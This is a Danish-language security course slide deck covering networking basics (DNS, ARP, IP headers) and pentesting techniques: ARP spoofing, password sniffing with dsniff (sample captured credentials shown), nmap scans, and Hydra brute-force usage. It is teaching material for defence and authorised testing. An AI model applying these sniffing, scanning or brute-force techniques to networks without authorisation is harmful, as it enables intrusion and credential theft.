00-03-93    (hex)          Apple Computer, Inc.
000393      (base 16)      Apple Computer, Inc.
                           20650 Valley Green Dr.
                           Cupertino CA 95014
                           UNITED STATES
```

Netværksteknologierne benytter adresser på lag 2

Typisk svarende til 48-bit MAC adresser som kendes fra Ethernet MAC-48/EUI-48

Første halvdel af adresserne er Organizationally Unique Identifier (OUI)

Ved hjælp af OUI kan man udlede hvilken producent der har produceret netkortet

`http://standards.ieee.org/regauth/oui/index.shtml`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# IPv4 pakken - header - RFC-791

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Example Internet Datagram Header

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Well-known port numbers

IANA vedligeholder en liste over magiske konstanter i IP

De har lister med hvilke protokoller har hvilke protokol ID m.v.


En liste af interesse er port numre, hvor et par eksempler er:

- Port 25 SMTP Simple Mail Transfer Protocol
- Port 53 DNS Domain Name System
- Port 80 HTTP Hyper Text Transfer Protocol over TLS/SSL
- Port 443 HTTP over TLS/SSL

Se flere på `http://www.iana.org`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Internet idag




© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# whois systemet


IP adresserne administreres i dagligdagen af et antal Internet registries, hvor de største er:

- RIPE (Réseaux IP Européens) `http://ripe.net`
- ARIN American Registry for Internet Numbers `http://www.arin.net`
- Asia Pacific Network Information Center `http://www.apnic.net`
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) - Latin America and some Caribbean Islands `http://www.lacnic.net`
- AfriNIC African Internet Numbers Registry `http://www.afrinic.net`

disse fem kaldes for Regional Internet Registries (RIRs) i modsætning til Local Internet Registries (LIRs) og National Internet Registry (NIR)

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Domain Name System




Gennem DHCP får man typisk også information om DNS servere

En DNS server kan slå navne, domæner og adresser op

Foregår via query og response med datatyper kaldet resource records

DNS er en distribueret database, så opslag kan resultere i flere opslag

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# DNS systemet

navneopslag på Internet

tidligere brugte man en **hosts** fil
hosts filer bruges stadig lokalt til serveren - IP-adresser

UNIX: /etc/hosts

Windows `c:\windows\system32\drivers\etc\hosts`

Eksempel: www.security6.net har adressen 217.157.20.131

skrives i database filer, zone filer

```
ns1     IN      A       217.157.20.130
IN      AAAA    2001:618:433::1
www     IN      A       217.157.20.131
IN      AAAA    2001:618:433::14
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Mere end navneopslag

SOLIDO NETWORKS

består af resource records med en type:

- adresser A-records, fra navn til IP
- PTR reverse records, fra IP til navn
- IPv6 adresser AAAA-records
- autoritative navneservere NS-records
- post, mail-exchanger MX-records
- flere andre: md , mf , cname , soa , mb , mg , mr , null , wks , ptr , hinfo , minfo , mx ....

```
IN      MX      10      mail.security6.net.
IN      MX      20      mail2.security6.net.
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# DNS root servere

Root-servere - 13 stk geografisk distribueret fordelt på Internet

```
I.ROOT-SERVERS.NET.      3600000 A       192.36.148.17
E.ROOT-SERVERS.NET.      3600000 A       192.203.230.10
D.ROOT-SERVERS.NET.      3600000 A       128.8.10.90
A.ROOT-SERVERS.NET.      3600000 A       198.41.0.4
H.ROOT-SERVERS.NET.      3600000 A       128.63.2.53
C.ROOT-SERVERS.NET.      3600000 A       192.33.4.12
G.ROOT-SERVERS.NET.      3600000 A       192.112.36.4
F.ROOT-SERVERS.NET.      3600000 A       192.5.5.241
B.ROOT-SERVERS.NET.      3600000 A       128.9.0.107
J.ROOT-SERVERS.NET.      3600000 A       198.41.0.10
K.ROOT-SERVERS.NET.      3600000 A       193.0.14.129
L.ROOT-SERVERS.NET.      3600000 A       198.32.64.12
M.ROOT-SERVERS.NET.      3600000 A       202.12.27.33
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# DK-hostmaster

bestyrer .dk TLD - top level domain

man registrerer ikke .dk-domæner hos DK-hostmaster, men hos en registrator

Et domæne bør have flere navneservere og flere postservere

autoritativ navneserver - ved autoritativt om IP-adresse for maskine.domæne.dk findes

ikke-autoritativ - har på vegne af en klient slået en adresse op

Det anbefales at overveje en service som `http://www.gratisdns.dk` der har 5 navneservere distribueret over stor geografisk afstand - en udenfor Danmark

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Små DNS tools bind-version - Shell script

```
#! /bin/sh
# Try to get version info from BIND server
PROGRAM=`basename $0`
. `dirname $0`/functions.sh
if [ $# -ne 1 ]; then
   echo "get name server version, need a target! "
   echo "Usage: $0 target"
   echo "example $0 10.1.2.3"
   exit 0
fi
TARGET=$1
# using dig
start_time
dig @$1 version.bind chaos txt
echo Authors BIND er i versionerne 9.1 og 9.2 - måske ...
dig @$1 authors.bind chaos txt
stop_time
```

http://www.kramse.dk/files/tools/dns/bind-version

# Små DNS tools dns-timecheck - Perl script

```
#!/usr/bin/perl
# modified from original by Henrik Kramshøj, hlk@kramse.dk
# 2004-08-19
#
# Original from: http://www.rfc.se/fpdns/timecheck.html
use Net::DNS;

my $resolver = Net::DNS::Resolver->new;
$resolver->nameservers($ARGV[0]);

my $query = Net::DNS::Packet->new;
$query->sign_tsig("n","test");

my $response = $resolver->send($query);
foreach my $rr ($response->additional)
  print "localtime vs nameserver $ARGV[0] time difference: ";
  print$rr->time_signed - time() if $rr->type eq "TSIG";
```

http://www.kramse.dk/files/tools/dns/dns-timecheck

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Google for it

Google som hacker værktøj?

Googledorks `http://johnny.ihackstuff.com/`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse


Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hvordan virker ARP?




© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hvordan virker ARP? - 2

**ping 10.0.0.2** udført på server medfører

ARP Address Resolution Protocol request/reply:

- ARP request i broadcast - Who has 10.0.0.2 Tell 10.0.0.1
- ARP reply (fra 10.0.0.2) 10.0.0.2 is at 00:40:70:12:95:1c

IP ICMP request/reply:


- Echo (ping) request fra 10.0.0.1 til 10.0.0.2
- Echo (ping) reply fra 10.0.0.2 til 10.0.0.1
- ...

ARP udføres altid på Ethernet før der kan sendes IP trafik

(kan være RARP til udstyr der henter en adresse ved boot)

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hvordan virker ARP spoofing?




Hackeren sender forfalskede ARP pakker til de to parter

De sender derefter pakkerne ud på Ethernet med hackerens MAC adresse som modtager - han får alle pakkerne

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Forsvar mod ARP spoofing

Hvad kan man gøre?

låse MAC adresser til porte på switche

låse MAC adresser til bestemte IP adresser

Efterfølgende administration!

**arpwatch er et godt bud** - overvåger ARP

bruge protokoller som ikke er sårbare overfor opsamling

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# FTP

File Transfer Protocol - filoverførsler

Trivial File Transfer Protocol - uautentificerede filoverførsler

De bruges især til:

- FTP - drivere, dokumenter, rettelser - Windows Update? er enten HTTP eller FTP
- TFTP bruges til boot af netværksklienter uden egen harddisk

FTP sender i klartekst
**USER brugernavn** og
**PASS hemmeligt-kodeord**

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# POP3 - e-mail i Danmark

POP3 sender brugernavn og kodeord i klartekst - ligesom FTP

bruges dagligt af næsten alle privatkunder

alle internetudbydere og postudbydere tilbyder POP3

der findes en variant, POP3 over SSL/TLS

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# dsniff

en sniffer til mange usikre protokoller

inkluderer **arpspoof**

Lavet af Dug Song, dugsong@monkey.org


```
dsniff is a password sniffer which handles FTP, Telnet,
SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin,
RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11,
CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker,
Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft
SMB, Oracle SQL*Net, Sybase and Microsoft SQL protocols.
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# dsniff forudsætninger

Der er visse forudsætninger der skal være opfyldt

- Man skal have trafikken
- Det kan gøres gennem arp spoofing eller ved at hacke ind i et system/router på netværksvejen




© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Kommenteret dsniff

```
root@hlk: /home/hlk
[root@hlk hlk]# dsniff
dsniff: listening on fxp0
-----------------
05/20/03 08:53:38 tcp client.49154 -> server.110 (pop)
USER hlk
PASS secr3t!

-----------------
05/20/03 08:54:11 tcp client.49155 -> server.23 (telnet)
[poppe]

hlk
secr3t!
ls
exit

-----------------
05/20/03 08:55:33 tcp client.49156 -> server.23 (telnet)
[poppe]


anja
anjnaanja
anja
```

Her er opsamlet et kodeord til e-mail

Her er opsamlet kodeord og kommandoer fra en session

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# netværksdesign og sikkerhed

SOLIDO NETWORKS

Hvad kan man gøre for at få bedre netværkssikkerhed?

- bruge switche - der skal ARP spoofes og bedre performance
- opdele med firewall til flere DMZ zoner for at holde udsatte servere adskilt fra hinanden, det interne netværk og Internet
- overvåge, læse logs og reagere på hændelser

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Intrusion Detection Systems - IDS

SOLIDO NETWORKS

angrebsværktøjerne efterlader spor

hostbased IDS - kører lokalt på et system og forsøger at detektere om der er en angriber inde

network based IDS - NIDS - bruger netværket

Automatiserer netværksovervågning:

- bestemte pakker kan opfattes som en signatur
- analyse af netværkstrafik - FØR angreb
- analyse af netværk under angreb - sender en alarm

`http://www.snort.org` - det kan anbefales at se på Snort

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Ulemper ved IDS

snort er baseret på signaturer

mange falske alarmer - tuning og vedligehold

hvordan sikrer man sig at man har opdaterede signaturer for angreb som går verden rundt på et døgn

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Honeypots - ressourcekrævende?

SOLIDO NETWORKS

*The Use of Honeynets to Detect Exploited Systems Across Large Enterprise Networks*

> ”There are 69 separate departments at Georgia Tech with between 30,000-35,000 networked computers installed on campus.” ... ”In the six months that we have been running the Georgia Tech Honeynet **we have detected 16 compromised Georgia Tech systems on networks** other than our Honeynet. These compromises include automated worm type exploits as well as individual systems that have been targeted and compromised by hackers.”

Honeypots og IDS systemer kan være ressourcekrævende, men en kombination kan være mere effektiv i visse tilfælde

Kilde: `http://www.tracking-hackers.com/papers/gatech-honeynet.pdf`

# TCP sequence number prediction

tidligere baserede man ofte login og adgange på de IP adresser som folk kom fra

det er ikke pålideligt at tro på address based authentication

TCP sequence number kan måske gættes

Mest kendt er nok Shimomura der blev hacket på den måde, måske af Kevin D Mitnick eller en kompagnon

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Basal Portscanning

Hvad er portscanning

afprøvning af alle porte fra 0/1 og op til 65535

målet er at identificere åbne porte - sårbare services

typisk TCP og UDP scanning


TCP scanning er ofte mere pålidelig end UDP scanning

TCP handshake er nemmere at identificere

UDP applikationer svarer forskelligt - hvis overhovedet

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# TCP three way handshake




- **TCP SYN half-open** scans
- Tidligere loggede systemer kun når der var etableret en fuld TCP forbindelse - dette kan/kunne udnyttes til *stealth*-scans
- Hvis en maskine modtager mange SYN pakker kan dette fylde tabellen over connections op - og derved afholde nye forbindelser fra at blive oprette - **SYN-flooding**

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Ping og port sweep

SOLIDO NETWORKS

scanninger på tværs af netværk kaldes for sweeps

Scan et netværk efter aktive systemer med PING

Scan et netværk efter systemer med en bestemt port åben

Er som regel nemt at opdage:

- konfigurer en maskine med to IP-adresser som ikke er i brug
- hvis der kommer trafik til den ene eller anden er det portscan
- hvis der kommer trafik til begge IP-adresser er der nok foretaget et sweep - bedre hvis de to adresser ligger et stykke fra hinanden

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# nmap port sweep efter port 80/TCP

Port 80 TCP er webservere

```
# nmap -p 80 217.157.20.130/28

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on router.kramse.dk (217.157.20.129):
Port        State        Service
80/tcp      filtered     http

Interesting ports on www.kramse.dk (217.157.20.131):
Port        State        Service
80/tcp      open         http

Interesting ports on  (217.157.20.139):
Port        State        Service
80/tcp      open         http
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# nmap port sweep efter port 161/UDP

Port 161 UDP er SNMP

```
#  nmap -sU -p 161 217.157.20.130/28

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on router.kramse.dk (217.157.20.129):
Port        State        Service
161/udp     open         snmp

The 1 scanned port on mail.kramse.dk (217.157.20.130) is: closed

Interesting ports on www.kramse.dk (217.157.20.131):
Port        State        Service
161/udp     open         snmp

The 1 scanned port on  (217.157.20.132) is: closed
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# OS detection

```
# nmap -O ip.adresse.slet.tet scan af en gateway
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-12-03 11:31 CET
Interesting ports on gw-int.security6.net (ip.adresse.slet.tet):
(The 1653 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1080/tcp open  socks
5000/tcp open  UPnP
Device type: general purpose
Running: FreeBSD 4.X
OS details: FreeBSD 4.8-STABLE
Uptime 21.178 days (since Wed Nov 12 07:14:49 2003)
Nmap run completed -- 1 IP address (1 host up) scanned in 7.540 seconds
```

- lavniveau måde at identificere operativsystemer på
- send pakker med *anderledes* indhold
- Reference: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin
  `http://www.sys-security.com/html/projects/icmp.html`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Erfaringer hidtil

SOLIDO NETWORKS

mange oplysninger

kan man stykke oplysningerne sammen kan man sige en hel del om netværket

en skabelon til registrering af maskiner er god

- svarer på ICMP: □ echo, □ mask, □ time
- svarer på traceroute: □ ICMP, □ UDP
- Åbne porte TCP og UDP:
- Operativsystem:
- ... (banner information m.v.)

Mange små pakker kan oversvømme store forbindelser og give problemer for netværk

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Vurdering af produkter

Pentesting er ikke kun til test af produktionsnetværk

man skal ofte vurdere nye produkter - sikkerhedsmæssigt og funktionalitetsmæssigt - yder det beskyttelse, forbedrer det sikkerheden m.v.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hvad er værdien af pentest?

SOLIDO NETWORKS

hvor og hvordan kan I bruge penetrationstest

hvis man vil have et andet indblik i netværket, TCP, UDP, ICMP, portscannning og samle puslespil udfra få informationer

Netværksadministratorer kan bruge pentesting til at sikre egne netværk ved brug af samme teknikker som hackere

IT-/sikkerheds-chef vurdere og evaluere tilbud og løsninger for sikkerheden. Er den påtænkte løsning fornuftig?

Man står med en server der er kompromitteret - hvordan skete det? - hvordan forhindrer vi det en anden gang.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Simple Network Management Protocol

SOLIDO NETWORKS

SNMP er en protokol der supporteres af de fleste professionelle netværksenheder, såsom switche, routere

hosts - skal slås til men følger som regel med

SNMP bruges til:

- *network management*
- statistik
- rapportering af fejl - SNMP traps

**sikkerheden baseres på community strings der sendes som klartekst ...**

det er nemmere at brute-force en community string end en brugerid/kodeord kombination

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# brute force

hvad betyder bruteforcing?
afprøvning af alle mulighederne

```
Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:
  -S         connect via SSL
  -s PORT    if the service is on a different default port, define it here
  -l LOGIN   or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS    or -P FILE try password PASS, or load several passwords from FILE
  -e ns      additional checks, "n" for null password, "s" try login as pass
  -C FILE    colon seperated "login:pass" format, instead of -L/-P option
  -M FILE    file containing server list (parallizes attacks, see -T)
  -o FILE    write found login/password pairs to FILE instead of stdout
...
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Routing

routing table - tabel over netværkskort og tilhørende adresser

default gateway - den adresse hvortil man sender *non-local* pakker
kaldes også default route, gateway of last resort

routing styres enten manuelt - opdatering af route tabellen, eller konfiguration af adresser og subnet maske på netkort

